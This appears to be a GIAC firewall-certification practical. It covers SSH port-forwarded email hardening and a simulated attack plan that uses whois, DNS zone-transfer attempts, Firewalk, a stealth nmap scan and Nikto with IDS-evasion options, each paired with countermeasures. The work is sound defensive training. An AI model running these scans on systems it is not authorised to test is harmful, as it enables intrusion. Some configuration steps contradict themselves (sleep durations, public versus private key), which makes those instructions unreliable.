- Select "Save private key" to save the private key to disk. A dialog box will come up to select the location. For the location, select the user's "My Documents" folder, create a folder there named "PuTTY Keys" and save the key there with the file name "username_private_key". The extension ".ppk" will be added to the file by PuTTYgen.
- Select "Save public key" to save the public key to disk. A dialog box will come up to select the location. For the location, select the user's "My Documents" folder, create a folder there named "PuTTY Keys" and save the key there with the file name "username_public_key". No extension is added by PuTTYgen.




Figure 3-4: PuTTYgen Save Key Screen

PuTTY uses a different public key format than is used by the OpenSSH server which is used on the Linux email host. In order for the public key authentication to work, the public key must be placed in the user's "authorized_keys" file on the server system. Remember that the public key is not encrypted and is intended to be available to anyone. The public key for use in the authorized_keys file is presented in the "Public key for pasting into OpenSSH authorized_keys file" box at the top of the PuTTYgen window. The process for installing this key into the authorized_keys file is discussed in the documentation at http://the.earth.li/~sgtatham/putty/0.54/htmldoc/Chapter8.html#8.3 and the work procedure for doing this in the GIAC Enterprises environment will be presented in Assignment 4 of this document.

The "Load" button can be used to load an existing key into PuTTYgen so that the passphrase or comment can be changed, or to save new copies of the key.

3.3.1.4 Pageant Authentication Agent

Whenever private key authentication is used, the user must enter the passphrase to decrypt the private key. If authentication is required often, entering the long passphrase

can become disruptive to the user's productivity. Pageant provides a compromise between security and usability by caching the decrypted private key in memory for use when required, and the user is required to enter the passphrase only once when pageant is started. Pageant documentation is available at http://the.earth.li/~sgtatham/putty/0.54/htmldoc/Chapter9.html#9.

Pageant is a compromise between usability and security because it is less secure than manually entering the passphrase each time it's needed without storing it. But pageant is more secure than storing the private key unencrypted on the client computer system's disk where it might be obtained by an attacker. Pageant only stores the unencrypted private key in memory and clears memory when the user logs off. The security tradeoffs in using pageant are discussed at http://the.earth.li/~sgtatham/putty/0.54/htmldoc/Chapter9.html#9.5.

Pageant can be configured to automatically call a program after initialization and to automatically load a user's key from a specified location. Both of these features will be used to simplify use of SSH2 for the GIAC Enterprises users.

Pageant is started by executing pageant.exe. When executed, an icon of a computer wearing a hat appears on the system tray. Double-click on this icon to open the pageant configuration window. To add a key for pageant to service, select "Add Key" and select the private key file (ending in .ppk) from the dialog window and enter the passphrase when prompted. From this point on, when using the loaded key for authentication, PuTTY should not prompt for the passphrase.

Pageant can be configured to automatically load a key at startup (prompting for the passphrase) and to execute a command once authentication takes place. This can be easily configured using a desktop shortcut to pageant. This is configured as follows.

Configure Pageant

- Create a shortcut to pageant.exe on the desktop.
- Right-click on the shortcut icon and select Properties.
- Change the Target field to be the following. Substitute the name of the user for "*username*". The following is one long line.

```
"C:\PuTTY\pageant.exe" C:\Documenets and Settings\username\My
Documents\PuTTY Keys\username_public_key -c C:\PuTTY\putty.exe
```

- When the pageant shortcut is selected, pageant starts and loads the user's key, prompting for the passphrase. Once the passphrase is entered, putty.exe starts automatically and the user can begin the SSH session.

3.3.2 SSH Server Configuration

The SSH2 service is active on the email server. Remote users connect to the server using the PuTTY client as described in the previous section. Ideally, users should only

be able to use SSH2 to access the POP3 and SMTP services and not obtain a shell on the email server. Each email user requires an account on the email server.

3.3.2.1 OpenSSH Server Configuration

The configuration file for the OpenSSH server on the Linux email host is /etc/ssh/sshd_config. The file by default contains most options commented out and set to their default values. To change a value, uncomment the appropriate line and set the value. This section will discuss the values that are changed from the default. More information on the sshd_config file can be found in the sshd_config man page available at http://www.die.net/doc/linux/man/man5/sshd_config.5.html.

- It has been discussed above that the SSH1 protocol is insecure. By default, the server is configured to respond to both SSH1 and SSH2 connections. The setting below configures OpenSSH to respond only to SSH2 connections.

```
Protocol 2
```

- By default, the server will permit root logins via SSH. This is an unnecessary security exposure as no one will ever require remote email access for the root user of the email server. This setting disallows root SSH login.

```
PermitRootLogin no
```

- SSH can authenticate with a user's login password as well as with a public key. The default setting for the server is to allow password authentication. This is unnecessary as all remote users in the GIAC Enterprises environment will use public key authentication. This setting disables authentication using a user's login password.

```
PasswordAuthentication no
```

- SSH can tunnel X11 connections so that X11 client programs on the server machine can display on an X11 server on the client using the SSH tunnel as a secure transport. By default, X11 forwarding is enabled in the server. The setting below disables this. Note that even if X11 forwarding is disabled here, a user with shell access on the server can install their own forwarder and defeat this setting. Users will not have shell access on the GIAC Enterprises email server.

```
X11Forwarding no
```

- The SSH2 server has the ability to check if the remote client has stopped responding and kill the connection after a period of time. This is useful if a user gets cut off or forgets their connection active and leave the client computer connected. To make sure connections like this don't stay open indefinitely, the server can check if the client is still alive by sending a signal over the encrypted

channel to see if the client responds.

There are two parameters. The first parameter, ClientAliveInterval, tells how often in seconds the server will check if a client is alive. The second parameter, ClientAliveCountMax, specifies the number of ClientAliveInterval periods can pass with no response before the connection will be killed. For the GIAC Enterprises remote users checking and sending email, sessions should not last a long period of time. The following options check every half hour if the client is alive and kill the connection after the client fails to respond three times. This kills an inactive connection after 1.5 hours.

```
ClientAliveInterval 1800
ClientAliveCountMax 3
```

- The SSH2 server can display a banner before login. This banner will be used to warn users that unauthorized activity is not permitted. The following parameter specifies the file that contains the warning banner text. The file /etc/motd will be used for this purpose. The /etc/motd file will contain the text "WARNING: Authorized GIAC Enterprises access only. Violations subject to prosecution".

```
Banner /etc/motd
```

- The SSH2 server can use subsystems to implement additional functionality. One such subsystem is sftp, which is a secure implementation of the ftp file transfer protocol over SSH. Since users have no reason to transfer files to or from the server outside of the mail protocols, this subsystem is not needed but is enabled by default. The following line in the configuration file is commented out to disable the subsystem. If any other subsystems appear in the configuration file, they too should be commented out.

```
#Subsystem sftp /usr/libexec/openssh/sftp-server
```

- After making the above changes, a copy of the sshd_config file is made to ensure that the baseline configuration is maintained and available to be restored if necessary. The baseline copy and backup will be updated whenever a change is made to the sshd_config file. Also, whenever changes are made to the sshd_config file, the system administrator will insert a comment describing the change and why it was made.
    - Copy the sshd_config file to another file in the same directory. The *mmddyyyy* is the current month, day, and year.

      ```
      cd /etc/ssh; cp sshd_config sshd_config_baseline_mmddyyyy
      ```

    - Write the file to CD and label the CD "GIAC Enterprises baseline configuration – sshd_config file for email server MMDDYYYY".

3.3.2.2 User Account Configuration

The POP3 capability of qmail on the email server is configured to authenticate users with accounts and passwords separate from system user accounts as described in the "Qmail Single UID Howto" document by Paul Gregg at http://www.pgregg.com/projects/qmail/singleuid/index.php. To support port forwarding, the users authorized for remote access have operating system accounts configured for SSH2 access but with no shell access. The following steps are used to customize user accounts.

- Create a new user account on the email server using the useradd command as root. By default the account's password will be locked and left that way. All user home directories will be named after the user account and located in the /home directory. The following useradd command creates a new user account for the user *username*. The command will create a new group with the same name as the user and make that the default group for the user. The user's shell will be the default for the system, /bin/bash. To further restrict the user account, assigning the user a shell of "/bin/false" was tried, but the ssh command execution discussed below would not work then. The user account requires a valid shell. The useradd man page can be found at http://www.die.net/doc/linux/man/man8/useradd.8.html.

  ```
  useradd -c "username Remote Access" -d /home/username username
  ```

- Change ownership of the user's home directory to root so that the user account cannot modify the home directory. Also set permissions so that only root can modify the new user's home directory and the user's group (of which the user is the only member) can only read the directory. Permission mode 750 corresponds to the permissions rwx for root, r-x for the user's group, and --- for any other user.

  ```
  chown root /home/username
  chmod 750 /home/username
  ```

- Create the user's .ssh directory to hold the authorized_keys file and change permission so that only root (who owns the directory) can add or delete files.

  ```
  cd /home/username
  mkdir .ssh
  chmod 750 .ssh
  ```

- Create the user's authorized_keys file and change ownership of the file to *username*, and change permissions so the user cannot modify the file by default. For security, SSH2 will not use an authorized_keys file unless it is owned by the user account being authenticated. The goal here is to make it harder for the *username* account to modify the authorized_keys file and bypass the login

restrictions. Permission mode 400 gives only read access to the owner and nothing to any other user.

```
cd .ssh
touch authorized_keys
chown username authorized_keys
chgrp username authorized_keys
chmod 400 authorized_keys
```

- To automate this process somewhat for the system administrator, the above commands will be placed in the following script file stored on the email server at /root/remote_user_add.sh. The system administrator will call the script as the root user with one argument, the name of the user account being created. Following is the contents of the remote_user_add.sh script.

```
#!/bin/sh
# Script to add a remote-access user account to the GIAC
# Enterprises email server.  The script is called with one
# argument; the name of the user account being created.

PATH=/bin:/usr/bin:/sbin:/usr/sbin; export PATH

# Check if there is not exactly one argument. If so, print
# usage and exit.

if [ $# -ne 1 ]; then
      echo 1>&2 Usage: remote_user_add.sh username
      exit 1
fi

# Create and configure user account.  "$1" is the user name
# argument.

useradd -c "$1 Remote Access" -d /home/$1 $1
chown root /home/$1
chmod 750 /home/$1
cd /home/$1
mkdir .ssh
chmod 750 .ssh
cd .ssh
touch authorized_keys
chown $1 authorized_keys
chgrp $1 authorized_keys
chmod 400 authorized_keys
exit 0
```

- Insert the user's private key into the authorized_keys file. The user's private key is generated as described in section 3.3.1.3 by the system administrator during laptop configuration, with the user entering the passphrase.
    - On the user's laptop computer with the PuTTYgen window displaying the user's key, copy the key information in the "Public key for pasting into OpenSSH authorized_keys file" box at the top of the PuTTYgen window into a text file and save the text file to floppy disk or memory key.

    - Place the floppy disk or memory key into the email server system or the system administrator computer with a login session to the email server.
    - Open the file containing the key and open the authorized_keys file in an editor.
    - Copy the key text into the authorized_keys file, making sure it copies in as one long line and that the editor hasn't inserted returns where the line wrapped.
    - Save the authorized_keys file. If using the vi text editor, use ":w!" to force the file to write despite the read-only permissions set above. If another editor is being used, the permissions of the file may have to be temporarily changed to mode 600 to allow the file to be saved.

- Modify the user's key to include a command to execute when the key is used for authentication. By adding a "command=" statement to the beginning of the key, the system will force the execution of the specified command when the key is used for authentication instead of executing the user's login shell or other specified command. This helps to reduce the user's ability to gain interactive access to the system. The command to execute is "sleep 7200", which basically does nothing for 10800 seconds (3 hours) and then exits. Using the sleep command allows the ssh session, including the needed port forwarding, to remain active while not executing anything significant on the host system. If a user uses the connection for more than three hours then the connection will die and the user will have to re-initiate the connection with pageant again.
    - Open the user's authorized_keys file in a text editor.
    - Insert the following text at the beginning of the line followed by a space.

      ```
      command="sleep 10800"
      ```

    - The following is an example of an authorized keys file with the command specification. This is one long line.

      ```
      command="/bin/sleep 10800" ssh-rsa
      AAAAB3NzaC1yc2EAAAABJQAAAIBNdcb6BD1T2FlJwIGID92pmAjdMqiu6zqWjARO5
      02U2EtHW57y9ienb+xRkPpNogrTyRv/dELGyQ8NvjMVholzMWPY8g5y8nKrLnTGqP
      0AZ9flO9rkbuyIAwiuotUyDtixWjxzIhqKIKyrm8jsREGpzVg8fDpzGUkZTqJjHjY
      grQ== rsa-key-20040627 GIAC Remote User john_smith
      ```

With the above configuration, the remote user can connect to the mail server and establish port-forwarded access to the POP3 and SMTP ports while not requiring an interactive shell account. The user can change the port mapping on the PuTTY client to forward to any port on the email server, but the email server's configuration only has the SMTP, POP3, and ssh ports open to connect to. Note that to the SMTP and POP3 services, the remote user connections appear to come from the server itself and not from the remote client system. The service logs will not report the true client of the connection, but the SSH2 logs will reveal the true client host that connected.

With further investigation, there may be ways to defeat the user shell restriction and gain access to the user's account with an interactive shell. The above procedures aim to place an increased burden in doing so. The biggest risk is an attacker gaining access to the user's key and passphrase and attempting to break the email server security with the user's credentials.

Assignment 3 will provide a detailed procedure for a system administrator to configure remote email access for a GIAC Enterprises remote user.

3.3.2.3 User Email Client Configuration

When port forwarding is used, the client-end of the connection is where the email client will connect. The email client used by GIAC Enterprises remote users is Microsoft Outlook Express. Instead of configuring Outlook Express to connect to the actual email server for the POP3 and SMTP services, Outlook Express is configured to connect to these services on the local host. SSH2 is listening to the POP3 and SMTP ports and when a connection comes in, the connection is forwarded over the secure SSH2 channel to the real email server.

Perform the following steps to configure Outlook Express to work with port forwarding.

- In Outlook Express, select Tools->Accounts and select the user's email account and select Properties.
- In the properties window under Servers, enter "localhost" for "Incoming mail (POP3)" and "Outgoing mail (SMTP)" and make sure POP3 is specified as the type of email server.
- Select OK to apply the changes.
- If a new user account is being created in Outlook Express, open the Tools->Accounts window and select Add->Mail. Specify the SMTP and POP3 servers as above.

3.3.2.4 Using Remote Access Email

To access email remotely, the user performs the following steps.

1. The user double-clicks on the pageant.exe shortcut on the desktop.
2. Pageant starts and prompts for the passphrase and the user supplies it.
3. Pageant calls PuTTY and the PuTTY tool appears.
4. The user selects the "GIAC Email" session from the session list and selects "Load".
5. A text window appears and prompts for the username to connect as. The user enters their user name and "Enter".
6. Confirmation is displayed that the key was used for authentication and then nothing else appears in the window (the sleep command is executing). This window must remain open to keep the port forwarding alive.

7. The user minimizes the text window and runs the Outlook Express email client and load and receives email normally.

Assignment 3 - Design Under Fire

4.0 Overview

This section presents the research, design, and execution of an attack against a GIAC Enterprises network architecture from a previous GCFW practical assignment. The assignment chosen is “Safe CyberCookies” by Mary Karnes submitted January 2004 from practical assignment version 2.0.

The attack will follow the four stages of reconnaissance, scanning, compromise an internal system, and retain access to the system. The methods described here will be simulated and no actual attack will be performed or recorded. The information will be based on applying known attack tools and methods to the given network architecture.

4.1 Network Diagram

Figure 4-1 shows the network diagram from the “Safe CyberCookies” practical.




Figure 4-1: "Safe CyberCookies" Network Diagram

4.2 Reconnaissance

The first step in an attack is to perform reconnaissance. In this step, as much information as possible is obtained from as many different sources as possible to gain an understanding of the target network architecture, addressing, services, users, etc. This information is used to focus further scanning and attack methods on those most likely to prove successful. This section presents some of the techniques that can be used to identify information about the GIAC Enterprises network. The reconnaissance phase is inherently stealthy since it generally involves contacting only publicly available sources of information.

4.2.1 InterNIC Whois Search

Information about registered domain names can be found in the InterNIC Whois database available at http://www.internic.org/whois.html. This can provide information such as the domain name servers for the domain, contact information such as the network administrator, phone numbers, and the address of the registrant. Not all records have all types of information included, but phone numbers and names will prove valuable in doing social engineering. Knowing the names of the domain servers provides another path to follow to gain more information as the owners of the servers, if different than the target company, may have a relationship with the target company (GIAC Enterprises in this case). Also, the domain servers may provide IP addressing information for the company. Services might be identified if common host names are used for common services such "www" for a Web server and "mail" for the mail server.

The domain name for GIAC Enterprises is given as giacenterprises.com so the InterNIC whois search would be done against this domain. As an example, the following is the output from an InterNIC whois search on the domain "giac.net"

```
Domain Name: GIAC.NET
Registrar: REGISTER.COM, INC.
Whois Server: whois.register.com
Referral URL: http://www.register.com
Name Server: NS1.HOMEPC.ORG
Name Server: NS2.HOMEPC.ORG
Name Server: NS1.GIAC.NET
Name Server: NS2.GIAC.NET
Status: ACTIVE
Updated Date: 01-sep-2003
Creation Date: 29-dec-1999
Expiration Date: 29-dec-2011
```

4.2.2 ARIN Whois Search

Just as the InterNIC site contains information on domain names, the ARIN (American Registry for Internet Number) site contains information on registered IP network addresses. The same sort of information provided by the InterNIC is provided by ARIN for network addresses. As an example, InterNIC provided ns1.giac.net as one of the name servers for the giac.net domain. The nslookup program can be used to resolve this name to an IP address, and in this case nslookup returns 65.172.218.103. Entering this IP address at http://www.arin.net/whois returns this information.

```
Sprint SPRINTLINK-2-BLKS (NET-65-160-0-0-1)
                                  65.160.0.0 - 65.174.255.255
ESCAL INSTITUTE OF ADVANCED FON-1101912576101565 (NET-65-173-218-0-1)
                                  65.173.218.0 - 65.173.218.255
```

This information provides leads for further investigation. Perhaps Sprint is the ISP for giac.net or perhaps Sprint has some business relationship with giac.net.

Countermeasures: It should be obvious from the above examples that to reduce the effectiveness of intelligence gathering, the amount and type of information published by either of the whois searches should be minimized. Contact information should be as generic as possible and should avoid using names of personnel and individual phone numbers.

4.2.3 DNS Searches

As mentioned above, the nslookup program can be used to gather information from the Domain Name System (DNS) servers. Nslookup can be used to map host names to IP addresses and to extract other information stored in the DNS server. Using the "set querytype=any" option to nslookup causes all known information to be returned for a given IP address. Issuing the nslookup command "ls -d" attempts to do a complete dump of all information for a given domain, also known as a zone transfer. If GIAC Enterprises DNS server responded to "ls -d" with all of its information, this would be a treasure trove for the attacker as it could provide great insight into the network and server layout by identifying all systems and possibly records that specify the mail exchanger system.

Countermeasures: The information stored in DNS should be minimal and should not include things like operating system type or contact information. The DNS server should be configured to not respond to the "ls -d" command given in nslookup except if it comes from a trusted secondary DNS server which backs up DNS information for the given domain. The practical is not specific as to how this might be configured for GIAC Enterprises.

4.2.4. Web Searches

A Web search engine such as http://www.google.com can be used to scour the Web for information relating to the target company and the company's own Web site may provide much useful information. Types of valuable information would include the types of systems used, what companies may partner with GIAC Enterprises (and have special access to the internal networks). Information may be published regarding information technology purchases recently made by GIAC Enterprises or its partners. Additional point of contact information may also be present on the Web sites. Also, the Web can be searched for any email or newsgroup postings by GIAC Enterprises employees that may still contain the original email header from the GIAC Enterprises mail server giving the mail server's IP address and the path the email took. Also, the banners returned by the company's public Web and email servers may reveal the server software's type and version.

The GIAC Enterprises Web server is identified in the practical as Apache running on SuSE 9.0 Linux, but no version or configuration information is provided. If a simple telnet were made to the Web server at port 80, the banner returned might identify the server version. Following is what will be assumed was returned as the banner from the Web server.

```
attacker# telnet 204.204.204.6 80
GET / HTTP/1.0 <= Typed by the attacker

Server: Apache/1.3.2 <= The banner returned
```

Countermeasures: Again, the key is to minimize publishing excess information on the Web. Most Web and email server software can be configured to minimize the information returned in their banners. The practical is not specific as to the configuration of the mail and Web servers in this respect.

4.2.5 Results

For the purposes of this exercise, it will be assumed that the following information was obtained from the reconnaissance phase of the attack.

- Several email postings were found from GIAC Enterprises employees to newsgroups containing the full email header. The header revealed the original email server IP address as 204.204.204.4. A DNS mail exchanger record listed the mail exchanger for giacenterprises.com as 204.204.204.5, revealing separate IP addresses for inbound vs. outbound mail.
- Through DNS, the public Web server address was found to be 204.204.204.6 and the DNS server address was 204.204.204.3.
- A posting was found originating from the GIAC Enterprises email server asking for advice on using a Cisco 3745 router for VPN and issues with a Pix firewall. The name on the posting matched the contact information for the giacenterprises.com domain at InterNIC.net.
- The allocated network addresses for giacenterprises.com are in the 204.204.204.0 range.

➢ **Attack Decision:** Based on the above information, the attacker decides that the publicly accessible Web server is the target of choice. The Web server offers fortunes to sale to the public and most likely interfaces with a back-end database and/or application server. The Web server may be path to go further into the network.

4.3 Scan the Network

The next phase of attack is scanning. Scanning maps more detailed information about a network in order to get the "lay of the land" for use in carrying out an attack. Scanning is inherently less stealthy than reconnaissance since the target network may be contacted in non-standard ways and with a large number of packets. Care must be taken on the attacker's part to be as stealthy as possible to avoid detection. For the purposes of the attack on the Web server, scanning will concentrate on just the Web server system and not the entire network.

One brief observation will be made, however. The observant attacker will note that the service network VPN and RADIUS servers are only protected by the router and would most likely easily show up on a network scan. The router ACL settings for inbound traffic presented on page 22 of the practical explicitly permit inbound ICMP echo requests and replies in the extended access list internet2vpn. Thus at the least the two VPN systems would be easily identified with just a ping sweep of the address range.

4.3.1 Firewalk

Firewalk is a tool that attempts to map firewall rules. The Firewalk home page is at http://www.packetfactory.net/projects/firewalk/. An excellent example of using Firewalk is located at http://www.packetfactory.net/firewalk/firewalk-final.html. Firewalk is described on the home page as follows:

> "Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and we will see no response.
>
> To get the correct IP TTL that will result in expired packets one beyond the gateway we need to ramp up hop-counts. We do this in the same manner that traceroute works. Once we have the gateway hopcount (at that point the scan is said to be `bound`) we can begin our scan.
>
> It is significant to note the fact that the ultimate destination host does not have to be reached. It just needs to be somewhere downstream, on the other side of the gateway, from the scanning host. "

Here, Firewalk will be used to attempt to verify that a firewall exists in front of the Web server and to figure out what filtering rules are implemented. The following command tells Firewalk to check what ports are accessible through the firewall to the Web server host 204.204.204.6 with the last gateway into the network being 207.248.10.5. The TCP protocol will be used in the probe.

```
firewalk -n -P1-65535 -pTCP 207.248.10.5 204.204.204.6
```

Firewalk will first vary the TTL traceroute-style to determine how deep into the network the Web server is, and then "walk" the ports with the TTL set to let the packets go one hop beyond the firewall.

Based on the rules described in the practical, firewalk will be only partially successful. The outer router rules allow only TCP ports 443 and 80 inbound to the Web server so Firewalk would only see those ports as being open even if the firewall permitted other ports through. Also limiting firewalk, the extended ACL dmz2internet seems to only

allow outbound TCP and UDP and not ICMP. Since Firewalk depends on ICMP time exceeded messages being returned, this would interfere with Firewalk's operation.

At the least, Firewalk or traceroute should be able to determine that there is a firewall or another routing device between the outer router and the Web server due to the extra TTL consumed when packets pass through the firewall during access to the open ports 80 and 443 on the Web server.

Countermeasures: A successful Firewalk mapping can be blocked by blocking outbound ICMP time exceed in transit messages, as the GIAC Enterprises rules seem to do. Another way to defeat Firewalk would be to use a proxy-based firewall, which stops packets at the firewall and opens a separate connection to contact the internal server. A Firewalk mapping should be visible on the IDS and router/firewall logs if it scans a large range of ports at once. A traceroute or Firewalk mapping of just ports 80 and 443 might go unnoticed among the multitude of other valid traffic destined to these ports.

4.3.2 Nmap

Nmap is a network scanning tool designed to map out systems and services on a network. Nmap can conduct various types of scans against a network and individual systems and has options to increase the stealth of the scan. The Nmap home page is at http://www.insecure.org/nmap. The nmap man page is available at http://www.insecure.org/nmap/data/nmap_manpage.html.

An nmap scan against the Web server host could be launched to try to identify all open ports. The following nmap command would perform a stealth TCP Syn scan against the Web server, limiting the scan rate to reduce the scan's signature. A Syn scan does not complete the connection if a port is open; it sends a reset to immediately tear the connection down.

```
nmap -sS -T0 204.204.204.6
```

Based on the router and firewall rules, nmap should be able to determine that ports 80 and 443 are open to the Web server but nothing else. If nmap were turned loose against the entire DMZ network it should also be able to determine that port 25 is open on the inbound mail server.

Countermeasures: One way to reduce the signature of the network is to allow only the necessary traffic through the router and firewall. Blocking strange packets, such as a TCP packet with all option bits set, will help break nmap's operating system detection capability. Also, an IDS should be able to identify the patterns of an aggressive port scan, but a slow scan might pass undetected. The GIAC Enterprises network has two layers of network defense for the DMZ, the outer router and the Pix firewall. Between them, ICMP messages are blocked (except for selected echo request-reply packets to the DMZ and permitted responses into the internal networks), reducing the effectiveness but not defeating scanning tools like nmap. The router is configured not to

return an ICMP “address unreachable - admin prohibited filter” message when it blocks a connection attempt.

4.3.3 CGI Vulnerability Scanner

CGI (Common Gateway Interface) scripts used in Web site applications can be a major source of vulnerability. Vulnerable programs called by a Web server can be exploited remotely by supplying the correct URL to call the program with the right parameters. The practical is not specific as to the applications used on the Web server or how vulnerable they may be.

Tools have been developed to scan a Web site for vulnerable CGI scripts. One of the best is called Whisker, downloadable from http://www.securityfocus.com/data/tools/whisker.tar.gz. The official site usually referenced, http://www.wiretrip.net/rfp/ does not seem to be online any more as it hasn’t responded for a while. Whisker is an older tool, but still can be effective. Another tools is named Nikto and is available at http://www.cirt.net/code/nikto.shtml. The man page for Nikto is available at http://www.cirt.net/nikto/README_nikto.html. Another good source of information on Nikto, including sample scan output, is http://www.securityassurancegroup.com/PDF/SAG_Nikto.PDF.

For this attack, Nikto will be used to identify vulnerabilities in the publicly accessible (no authentication required) portion of the Web server (accessible at port 80 HTTP and port 443 HTTPS). Following is an example of how to run Nikto against port 80 and port 443. The -h option specifies the host, -p specifies the port, -s says to use HTTPS, and -g says to force a full scan.

```
nikto.pl -h 204.204.204.6
nikto.pl -h 204.204.204.6 -p 443 -s -g
```

The stealth of the scan can be increased by specifying the -evasion option as defined below.

```
-evasion
IDS evasion techniques. This enables the intrusion detection evasion in
LibWhisker. Multiple options can be used by stringing the numbers
together, i.e. to enable methods 1 and 5, use "-e 15".  The valid
options are (use the number preceeding each description):
                1     Random URI encoding (non-UTF8)
                2     Add directory self-reference /./
                3     Premature URL ending
